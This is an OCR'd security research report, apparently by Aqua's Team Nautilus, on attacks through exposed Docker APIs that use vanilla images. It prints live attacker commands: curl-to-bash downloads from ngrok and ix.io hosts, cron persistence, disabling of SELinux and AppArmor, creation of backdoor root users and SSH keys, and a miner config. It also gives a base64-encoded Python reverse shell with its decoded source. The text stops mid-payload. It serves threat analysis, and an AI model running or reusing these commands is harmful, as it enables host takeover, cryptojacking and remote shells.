
4
VPN
1
3
docker
2
4
3
2
1
3
ngrok.io
1 Initial Exploit using container escape triggers download on stage 1 script
2 XMR miner software installed. onterh mining processed terminated. Host data recon and reporing to C2
3 Stage 2 exploit downloads internet scanning tools and srarts scanning 8k IPv4 blocks
4 Scan results posted back to C2 server - cycle repeats

Source: oncyberblog.wordpress.com/20/09/2018/ngrok-mining-botnet/

Image name: byrnedo/alpine-curl: 0.1.6 - 0.1.8

Attack Patterns: The research team identified 1,422 attacks. These attacks are highly persistent with ~1.2 attacks per day. The attack trend can be seen below:

byrnedo/alpine_curl Attack Patterns



Entry-point

Type: Using a reverse proxy to download further instructions

Mining pools: pool[.]minexmr[.]com[:]55555

Wallet IDs: 4AuKPF4vUMcZZywWdrixuAZxaRFt9FPNgcv9v8vBnCtcPkHPxuGqacfPrLeAQWK ZpNGTJzxKuKgTCa6LghSCDrEyJ5s7dnW

```
-c curl --retry 3 -m 60 -o /tmp2672ab/tmp/tmpfileedec415310a87bf92ff5283a242e86fcd
"http://ce49e458.ngrok.io/f/serve?l=d&r=edec415310a87bf92ff5283a242e86fc";
echo "* * * * * root sh /tmp/tmpfileedec415310a87bf92ff5283a242e86fcd" >/tmp2672ab/etc/crontab;
echo "* * * * * root sh /tmp/tmpfileedec415310a87bf92ff5283a242e86fcd" >/tmp2672ab/etc/cron.d/1m;
chroot /tmp2672ab sh -c "cron || crond"
```

Using a reverse proxy to download further instructions

Additional Malicious Behavior Based on MITRE ATT&CK

Communication

Remote File Copy: A network utility was used to fetch remote resources during runtime.

Vanilla Images with Malicious Commands at Entry-point

Over the past couple of years, adversaries have been deploying malicious images into their victims' environments. Some security vendors created mechanisms to detect and protect against these attacks. Furthermore, some organizations may even take extra measures to secure their environments by allowing to deploy only pre-approved, trusted images.

The adversaries soon ramped up their game and found a creative solution to overcome these "obstacles". They started using legitimate official images to launch their attacks successfully. The adversaries often use a lightweight "vanilla" image (such as 'alpine:latest' or 'ubuntu:latest'), along with commands for downloading malicious elements during runtime. Since the vanilla images are legitimate and probably approved by most if not all organizations, these attacks are launched without interference.

Using the latest version of a vanilla image can also reduce the chances that this image has vulnerabilities, and it will probably pass vulnerability and malware scans with flying colors. Malicious code at the entry-point usually starts a chain reaction, the payload is then downloaded during runtime, successfully evading security solutions that rely only on static analysis.


Over the past year, Aqua's Team Nautilus researchers observed thousands of attacks involving vanilla images along with malicious commands.

#	Image Name	Sub category	# of Attacks	Additional Malicious Behavior
1	busybox: latest	---	78	Using a reverse proxy to download further instructions. The adversary also inserted his RSA key in the authorized_keys library to gain access persistency
2	alpine:latest			Further analysis can be found below
		alduro shell	78	
		autom shell	25	
		ix.io	187	
		mediafire	3	
		pop shell	82	
	Total		375	
3	ubuntu:latest	---	13,797	Further analysis can be found below
4	debian:latest	---	1	Opens a backdoor
5	ubuntu:18.04	---	49	Similar to ubuntu: latest

Potential Container Escape and A Cryptocurrencies Miner

We observed on October 6th 2019 a single attack against our honeypot infrastructure, attempting exploitation of the Docker API to take-over the host. Normally, a Docker client can communicate with the daemon either locally, via a UNIX socket, or over a network via a TCP socket. We discovered an interesting attack vector running on top of an unsecured Docker socket API. Instead of running a malicious Docker image, the attacker changes the traditional entry-point to take control of the host machine via a Docker Socket.

An illustration of the attack


Inspect and remove security applications
Adding new user to host
Downloading second script and execute
Insert rsa key to connect remotely
Download crypto-miner binary
Execute crypto-miner binary
Remove intimidating directories
docker
Remove miners running on Docker

Alpine - ix.io command line paste site


Image name: alpine

Tag: latest

Impact: Hijacking Resources by using a Cryptominer.

Attack Pattern: Aqua's research team observed 187 attacks against its honeypot infrastructure, which took place between October 2019 and December 2019.

ix.io campaign using alpine vanilla image between October and December 2019



Entry-point

Type: Downloading a malicious Shell script from a Paste Site which enables access to the data via command line.

Using multiple techniques, such as using a reverse proxy, using a paste site, mounting the hosts into /bin/sh and using iplogger to document and manage the attack

```
chroot /mnt /bin/sh -c /sbin/sysctl -w net.ipv4.conf.all.forwarding=1;
curl -s http://gyazo.nl/411d2790f01244c93a864d51125722e8;
curl -s -L http://ix.io/1XQa | bash;
```

or

```
chroot /mnt /bin/sh -c curl -4 -s https://iplogger.org/1G3Ns7;curl -s -L http://ix.io/1XQa | bash;
```

The attacker was able to mount the host's file system by passing the flag " -v /:mnt" to the "docker run" command. This basic capability of the Docker API is usually used to gain file persistency and is commonly used during legitimate container runs. By mounting the file system, an attacker could gain access to the host's file system and modify the host's cron job scheduler to run the malicious payload. Additionally, the attacker might also gain access to sensitive information (such as access credentials), which is stored in the host's file system.


This activity wasn't rooted in the deployed Docker image, but rather it was the official and legitimate image. The adversaries used a vanilla image to avoid detection by security tools that can detect known malicious payloads. The image entry point was changed in order to download a script designed to execute the nefarious act.

The Payload

The actual payload consisted of a large bash script that ran directly on the host machine and left a backdoor in which a hacker could execute the
mining algorithm.

First, the bash script was designed to run some tests in order to identify security applications. It is also designed to disable these applications. For example, it can disable apparmor and selinux that are used to restrict program capabilities, such as setting permissions on certain paths or blocking the execution of applications on the host machine.


Disabling security software



```
echo SELINUX=disabled > /etc/selinux/config;
systemctl stop apparmor;
systemctl disable apparmor;
service apparmor stop;
service apparmor teardown;
```

Furthermore, the adversaries' code attempted to uninstall a cloud monitoring system that comes prefixed in Alibaba Cloud and Qcloud.


Next, the "useradd" command created a new root user on the host. This was not done on the container, but rather on the host so that it could continue running in privileged mode.



```
useradd -m -p '$1$EuTlnGKV$I6ULVhrfUCnEpFqLGFVHY0' darmok;
usermod -aG sudoers darmok;
usermod -aG darmok;
usermod -aG root darmok;
adduser darmok sudo;
```

It provides access via SSH logins from a remote machine to our host by adding an authorized key to gain persistence.

adding users and RSA keys as a backdoor for the adversaries



```
cat /root/.ssh/authorized_keys |grep -w "admin@localhost" | grep -v grep | grep -v http
if [ $? -eq 0 ]
then
pwd
else
chmod 700 /root/.ssh/authorized_keys
chattr -ia /root/.ssh/authorized_keys;
echo -e "\n" >> /root/.ssh/authorized_keys
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDi5nr/787EzPgUWvMYHJMeNW7FpuKaZwiZUWpCQH6mUzd
echo -e "\n" >> /root/.ssh/authorized_keys
sed -i 's/PermitRootLogin no/PermitRootLogin yes/g' /etc/ssh/sshd_config;
```

Malicious Binary

MD5: 72e3f8762f4d35fde98afcaf684eaa86


File type: ELF

Magic: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, stripped

Malware Name: Multios.Coinminer.Miner-6781728-2

File Size: 748.07 KB (766024 bytes)

The miner executable and config files are downloaded and the executable parses relevant parameters from the config file and begins mining.



```
"donate-level": 0,
"donate-over-proxy": 0,
"log-file": null,
"pools": [
    {
        "algo": null,
        "coin": "monero",
        "url": "104.140.201.42:5555",
        "user": "4Aotje6mGNPRcDQeqS7iUwRLGJhLLgJvfbS6Dju5peSACbVXTFhnds53xuoqif3JEcfbdjiW27xuAJiiKeiCGbuoACrutNE",
        "pass": "ballz:j9jzkshog7@protonmail.ch",
        "email": "j9jzkshog7@protonmail.ch",
        "rig-id": "potato",
        "nicehash": false,
        "keepalive": false,
        "enabled": true,
        "tls": false,
        "tls-fingerprint": null,
        "daemon": false
```

Mining Pool: 104[.]140[.]201[.]42[:]5555

Wallet: 4Aotje6mGNPRcDQeqS7iUwRLGJhLLgJvfbS6Dju5peSACbVXTFhnds53xuoqif3JEcfbdjiW27xuAJiiKeiCGbuoACrutNE

Alpine – Socket

Image name: alpine


Tag: latest

Impact: Opening a backdoor.

Attack Pattern: 2 attacks on 7 April 2020.

Entry-point

At the entry point, the host is mounted and an encoded (base64) code is running.




```
echo "exec('aW1wb3J0IHNvY2tldCxvcwpzbz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSkKc28uY29ubmVjd
CgoJzUyLjc4LjIyLjIzOScsMjc3MikpClFtPUZhbHNlCndoaWxlIG5vdCBRbToKCWRhdGE9c28ucmVjdigxMDI0KQoJaWYgbGVuKGRhdGEpPT0wOgoJCV
FtPVRydWUKCXN0ZGluLHN0ZG91dCxzdGRlcnIsPW9zLnBvcGVuMyhkYXRhKQoJc3Rkb3V0X3ZhbHVlPXN0ZG91dC5yZWFkKCkrc3RkZXJyLnJlYWQoKQo
Jc28uc2VuZChzdGRvdXRfdmFsdWUpCg=='.decode('base64'))"
>> /mnt/feRUwiDB/tmp/dXJTrAud && echo "PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/sbin:/usr/local/bin"
>> /mnt/feRUwiDB/etc/cron.d/rskhcLEC && echo "" >> /mnt/feRUwiDB/etc/cron.d/rskhcLEC && echo "* * * * * root python /tmp/dXJTrAud"
>> /mnt/feRUwiDB/etc/cron.d/rskhcLEC
```

Encoding some of the snippets, using base 64

Once decoded, it is aimed to run a Python script, using the Socket to communicate with the adversary.

Running Python scripts to allow Socket connections



```
import socket,os
so=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
so.connect(('52.78.22.239',2772))
Qm=False
while not Qm:
    data=so.recv(1024)
    if len(data)==0:
        Qm=True
    stdin,stdout,stderr,=os.popen3(data)
    stdout_value=stdout.read()+stderr.read()
    so.send(stdout_value)
```

Alpine – Hilde

Image name: alpine

Tag: latest

Impact: Opening a backdoor.


Attack Pattern: 2 attacks on 11 and 12 May 2020.

Entry-point

At the entry point, the host is mounted and an encoded (base64) code is running.

»


Encoding some snippets using Base64



```
chroot /mnt sh -c echo 'IyEvYmluL3NoCm5vaHVwIGN1cmwgaHR0cDovL3NheWhpLmJwbGFjZWQubmV0L3VwbG9hZHMvbG9vay5waHAgMj4v
ZGV2L251bGwgMT4vZGV2L251bGwgJgpzdWRvIGNoYXR0ciAtaWEgL2V0Yy9wYXNzd2QKc2xlZXAgMwpzdWRvIGNoYXR0ciAtaWEgL2V0Yy9zaGFk
b3cKc2xlZXAgMwpzdWRvIGNoYXR0ciAtaWEgL2V0Yy9zc2gvc3NoZF9jb25maWcKc2xlZXAgMwp1c2VyYWRkIC1wIC9CbktpUG1YQTJlQVEgLUcg
cm9vdCBoaWxkZQpzbGVlcCAzCmFkZHVzZXIgaGlsZGUKc2xlZXAgMwp1c2VybW9kIC1hRyBzdWRvZXJzIGhpbGRlCnNsZWVwIDMKdXNlcm1vZCAt
YUcgcm9vdCBoaWxkZQpzbGVlcCAzCnN1ZG8gYWRkdXNlciBoaWxkZSBzdWRvCnN1ZG8gYWRkdXNlciBoaWxkZSBzdWRvZXJzCnN1ZG8gYWRkdXNl
ciBoaWxkZSByb290CnNsZWVwIDMKZWNobyAnaGlsZGUgIEFMTD0oQUxMOkFMTCkgQUxMJyA+PiAvZXRjL3N1ZG9lcnMKc2xlZXAgMwplY2hvIFBl
cm1pdFJvb3RMb2dpbiB5ZXMgPj4gL2V0Yy9zc2gvc3NoZF9jb25maWcKc2xlZXAgMwplY2hvIFBhc3N3b3JkQXV0aGVudGljYXRpb24geWVzID4+
IC9ldGMvc3NoL3NzaGRfY29uZmlnCnNsZWVwIDMKc3VkbyBjaGF0dHIgK2lhIC9ldGMvcGFzc3dkCnNsZWVwIDMKc3VkbyBjaGF0dHIgK2lhIC9l
dGMvc2hhZG93CnNsZWVwIDMKc3VkbyBjaGF0dHIgK2lhIC9ldGMvc3NoL3NzaGRfY29uZmlnCnNsZWVwIDMKUlNBS0VZPSJzc2gtcnNhIEFBQUFC
M056YUMxeWMyRUFBQUFEQVFBQkFBQUNBUUMvZzExVFFzOTdhNkRQUWJyYklHdmJOemJSVkpnWHcxT0xyTEZKRFdGYzF0KzUydFZGdmtMSGpXaWtT
L1gybnZ5alc4MjZZamJnbE5WVWRrVjNoekcrQXB2dmFMbit2MjBTekk1YnM0OFl5ditBUGN6VnAwTE8yZTZvMVdMSHlSTndZTVpFaUdJMzBsR0l1
VW1CbGVIMVhYZVIrS0JkTXIwbnFOMFYxOGptR3R4WUVCTTlnd2hEOFZTQ0RGakxBNXZFMHVjaXFwbjU4b09TUzNsYSsyNWZReXJGRU4vUzFvckky
XJoMHFzZmRyV0lRNmZ0TGd0Qlc0RjUybWFLTWpwQlhpL011Z01NcWJvZzZTNFNtM1M2UG5oNzljbEw3QTFnaE5udDMvcEFVT3hYS2xXcW9wd3VlQ
kZmR0Y1NlVFeFluNWg0YnB5RjhnZDlaR2RVSkp4QmdMdEc4MEJnTERhK1pUOGRlSjRLNFFNS2J3a1MyUGpsSHpmNkd6RjhCUjJVTm1vYWVqRnpjS
EFhbE5oS3hoZHlidmZEUjlkakNjNWMyVGp0KzJIUUlVc0hkRFdrbmJjVWN2alFwSkJSYzFCUmxOQlgxeTBNNW9hUFNmZ1JJblJ2NzVEdzRUZllhe
k0xUUZXSkNLcys4dHZRSm5jejVkSGVBYWFOZlhRS2szRVZ6UzVXUnB5MndZc1RqVTBrWnJLaVdEVHU2UERTMnV3WThwN1NzU2RHZkMxeFlOb25DR
WVIQ3VETkdPWVZldHhqeTNJUzdrV3lYbDVtRlptWlZqU1R1YjcvVDZrNkt3cmx6d21DVkc0NlkyRkZ5SDFWcHg4ZFdLVWtCMmZRUzNwQkNENGp3M
UdkYnNtZmFNMFlRQnRoSWg4aDlqTjFVaWVvKytJTXltaUFkdz09IGhpbGRlQHRlYW10bnQucmVkIgoKdXNlcmFkZCAtcCAvQm5LaVBtWEEyZUFRI
C1HIHJvb3QgaGlsZGUKdXNlcmFkZCAtcCAvQm5LaVBtWEEyZUFRIC1nIHJvb3QgaGlsZGUKdXNlcm1vZCAtbyAtdSAwIC1nIDAgaGlsZGUKbWtka
XIgL2hvbWUvaGlsZGUvCm1rZGlyIC9ob21lL2hpbGRlLy5zc2gvCgpjaGF0dHIgLWkgL3Jvb3QvLnNzaC9hdXRob3JpemVkX2tleXMgfHwgdG50c
mVjaHQgLWkgL3Jvb3QvLnNzaC9hdXRob3JpemVkX2tleXMKY2hhdHRyIC1pIC9yb290Ly5zc2gvYXV0aG9yaXplZF9rZXlzMiB8fCB0bnRyZWNod
CAtaSAvcm9vdC8uc3NoL2F1dGhvcml6ZWRfa2V5czIKY2hhdHRyIC1pIC9ob21lL2hpbGRlLy5zc2gvYXV0aG9yaXplZF9rZXlzIHx8IHRudHJlY
2h0IC1pIC9ob21lL2hpbGRlLy5zc2gvYXV0aG9yaXplZF9rZXlzCmNoYXR0ciAtaSAvaG9tZS9oaWxkZS8uc3NoL2F1dGhvcml6ZWRfa2V5czIgf
HwgdG50cmVjaHQgLWkgL2hvbWUvaGlsZGUvLnNzaC9hdXRob3JpemVkX2tleXMyCmNoYXR0ciAtaSAvaG9tZS91YnVudHUvLnNzaC9hdXRob3Jpe
